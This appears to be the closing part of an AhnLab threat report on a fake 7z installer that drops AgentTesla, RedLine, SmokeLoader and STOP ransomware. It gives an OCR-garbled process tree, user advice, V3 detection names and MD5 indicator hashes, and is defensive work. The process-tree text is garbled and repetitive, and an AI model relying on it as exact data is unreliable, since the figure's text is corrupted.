setup_installer,exe (8096) setup_install,exe (1248) conhost,exe (1636) comd,exe (3344) powershell,exe (548) cond,exe (2544) cond,exe (1584) cond,exe (1584) cond,exe (1584) cond,exe (9084) cond,exe (8884) cond,exe (8884) cond,exe (5156) cond,exe (5156) cond,exe (5108) cond,exe (4456) cond,exe (4456) cond,exe (7204) cond,exe (7204) cond,exe (3124) cond,exe (9980)	7z Setup SFX 콘솔 창 호스트 Windows Com Windows Com Windows Com Windows Com KJdfk sfdik Windows Com TODO: 〈File de Windows Com Windows Com Windows Com Windows Com	C:\Users\		Igor Pavlov  Microsoft Corp	DESKTO	"C:\Users "C:\Users "C:\Users \Users \Users.	2022-05 2022-05- 2022-05 2022-05- 2022-05 n/a
setup_installer,exe (8096) setup_install,exe (1248) conhost,exe (1636) comd,exe (3344) powershell,exe (548) cond,exe (2544) cond,exe (1584) cond,exe (1584) cond,exe (1584) cond,exe (9084) cond,exe (9084) cond,exe (8884) cond,exe (8884) cond,exe (5156) cond,exe (5156) cond,exe (5108) cond,exe (4456) cond,exe (4456) cond,exe (7204) cond,exe (7204) cond,exe (3124) cond,exe (9980) cond,exe (9980) cond,exe (9980) cond,exe (1176)	7z Setup SFX  론술 창 호스트 Windows Com Windows Com Windows Com Windows Com KJdfk sfdik Windows Com TODO: 〈File de Windows Com	C:\Users\		Igor Pavlov  Microsoft Corp	DESKTO	"C:\Users "C:\Users "C:\Users \Users \Users.	2022-05 2022-05- 2022-05 2022-05- 2022-05 n/a
setup_installer,exe (8096) setup_install,exe (1248) conhost,exe (1636) comd,exe (3344) comd,exe (2544) comd,exe (2544) comd,exe (1584) comd,exe (1584) comd,exe (9084) comd,exe (8884) comd,exe (8884) comd,exe (5156) comd,exe (5156) comd,exe (5108) comd,exe (5108) comd,exe (4456) comd,exe (4456) comd,exe (7204) comd,exe (3124) comd,exe (3124) comd,exe (9980) comd,exe (9980) comd,exe (9980) comd,exe (9980) comd,exe (9980) comd,exe (1176) comd,exe (6524)	7z Setup SFX  론술 창 호스트 Windows Com Windows Com Windows Com KJdfk sfdik Windows Com TODO: <file com="" com<="" de="" td="" windows=""><td>C:\Users\ C:\Users\ C:\Users\</td><td></td><td>Igor Pavlov  Microsoft Corp Microsoft Corp</td><td>DESKTO DESKTO DESKTO</td><td>"C:\Users "C:\Users "C:\Users \Users \Users.</td><td>2022-05 2022-05- 2022-05 2022-05- 2022-05 n/a 2022-05 n/a</td></file>	C:\Users\		Igor Pavlov  Microsoft Corp	DESKTO	"C:\Users "C:\Users "C:\Users \Users \Users.	2022-05 2022-05- 2022-05 2022-05- 2022-05 n/a
■ setup_installer,exe (8096) ■ setup_install,exe (1248) ■ Conhost,exe (1636) ■ cmd,exe (3344) ■ powershell,exe (548) ■ cmd,exe (2544) ■ 62580dee50766_Thu12aad8 ■ cmd,exe (1584) ■ 62580def3596f_Thu12191af5 ■ cmd,exe (8884) ■ 62580defda700_Thu124e932 ■ cmd,exe (5156) ■ 62580df0a90d9_Thu12e0370 ■ cmd,exe (5108) ■ 62580df38960f_Thu127a8a5 ■ cmd,exe (4456) ■ 62580df38960f_Thu1229c237 ■ cmd,exe (7204) ■ 62580df50504f_Thu125282888 ■ cmd,exe (3124) ■ 62580df50504f_Thu1252828888 ■ cmd,exe (9980) ■ 62580df760660_Thu12b20f28888888888888888888888888888888888	7z Setup SFX 론을 창호스트 Windows Com Windows Com Windows Com KJdfk sfdik Windows Com TODO: <file com="" com<="" de="" td="" windows=""><td>C:\Users\ C:\Users\ C:\Users\</td><td></td><td>Igor Pavlov  Microsoft Corp Microsoft Corp</td><td>DESKTO DESKTO DESKTO</td><td>"C:\Users "C:\Users "C:\Users \Users \Users.</td><td>2022-05 2022-05- 2022-05 2022-05- 2022-05 n/a 2022-05 n/a</td></file>	C:\Users\		Igor Pavlov  Microsoft Corp	DESKTO	"C:\Users "C:\Users "C:\Users \Users \Users.	2022-05 2022-05- 2022-05 2022-05- 2022-05 n/a
■ setup_installer,exe (8096) ■ setup_install,exe (1248) ■ Conhost,exe (1636) ■ cmd,exe (3344) ■ powershell,exe (548) ■ cmd,exe (2544) ■ 62580dee50766_Thu12aad8 ■ cmd,exe (1584) ■ 62580def3596f_Thu12191af5 ■ cmd,exe (8884) ■ 62580defda700_Thu124e932 ■ cmd,exe (5156) ■ 62580df0a90d9_Thu12e0370 ■ cmd,exe (5108) ■ 62580df1b76f2_Thu127a8a5 ■ cmd,exe (4456) ■ 62580df38960f_Thu1229c237 ■ cmd,exe (7204) ■ 62580df50504f_Thu12528288 ■ cmd,exe (3124) ■ 62580df50504f_Thu125282888 ■ cmd,exe (9980) ■ 62580df760660_Thu12b20f28888 ■ cmd,exe (6524) ■ 62580e0f3dc3e_Thu12248d38 ■ cmd,exe (9656)	7z Setup SFX  론술 창 호스트 Windows Com Windows Com Windows Com KJdfk sfdik Windows Com TODO: 〈File de Windows Com	C:\Users\		Igor Pavlov  Microsoft Corp	DESKTO	"C:\Users "C:\Users "C:\Users "C:\Users \Users \Use	2022-05 2022-05- 2022-05 2022-05- 2022-05 n/a
■ setup_installer,exe (8096)	7z Setup SFX  론술 창 호스트 Windows Com Windows Com Windows Com KJdfk sfdik Windows Com TODO: 〈File de Windows Com	C:\Users\		Igor Pavlov  Microsoft Corp	DESKTO	"C:\Users "C:\Users "C:\Users "C:\Users \Users \Use	2022-05 2022-05- 2022-05 2022-05- 2022-05 n/a

Figure 6. Process tree

The file distributes various malware types in a package form including info-leaking malware such as AgentTesla, RedLine, and SmokeLoader, downloaders such as BeamWinHTTP, STOP ransomware, etc.

As the malicious files mentioned above are often disguised as installers, users should take caution when downloading files from unknown sources. They should also refrain from downloading illegal software as installing it can infect the system with malware strains.

Users should also update the anti-malware software they are using to the latest version. As for V3 products, you can set the compressed file option to detect the malware type more effectively.

검사 대상 설정 - AhnLab V3 Lite		?	×
<ul><li>✓ 평판이 낮은 프로그램</li><li>✓ 네트워크 드라이브</li></ul>			
<ul><li>✓ 압축 파일</li><li>최대 압축 횟수(1~5회): 3 ▼</li><li>10 MB 이상인 압축 파일은 검사하지 않습니다.</li></ul>			
<u>기본값</u>	확인	취소	
검사 대상 설정 - AhnLab V3 Lite		?	×
검사 대상 설정 - AhnLab V3 Lite  ☑ 평판이 낮은 프로그램 ☑ 네트워크 드라이브		?	×
✓ 평판이 낮은 프로그램		?	×

Figure 7. Option for detecting compressed files

AhnLab V3 detects and blocks the malware using the aliases below.




Figure 8. V3 detection information

[File Detection] Trojan/Win.Muldrop.R436343 Trojan/Win.AgentTesla.C5095736 Infostealer/Win.ColdStealer.C5082387 Infostealer/Win.RedLine.C4628732 Ransomware/Win.Stop.R484442

[IOC Info] 1f63405b97e1472330b563644c3e863e 1940b45ad2b6368f3b2a8c53c6bde8c9 f01d8c7ecb9e450748ca65931d9dc7a7 74df6867e4cdecfcaa15349a63b648ac e043798557dc106b7fdd4d0974768edc

Subscribe to AhnLab's next-generation threat intelligence platform 'AhnLab TIP' to check related IOC and detailed analysis information.

Categories: Malware Information

Tagged as: ASEC, Installation, malware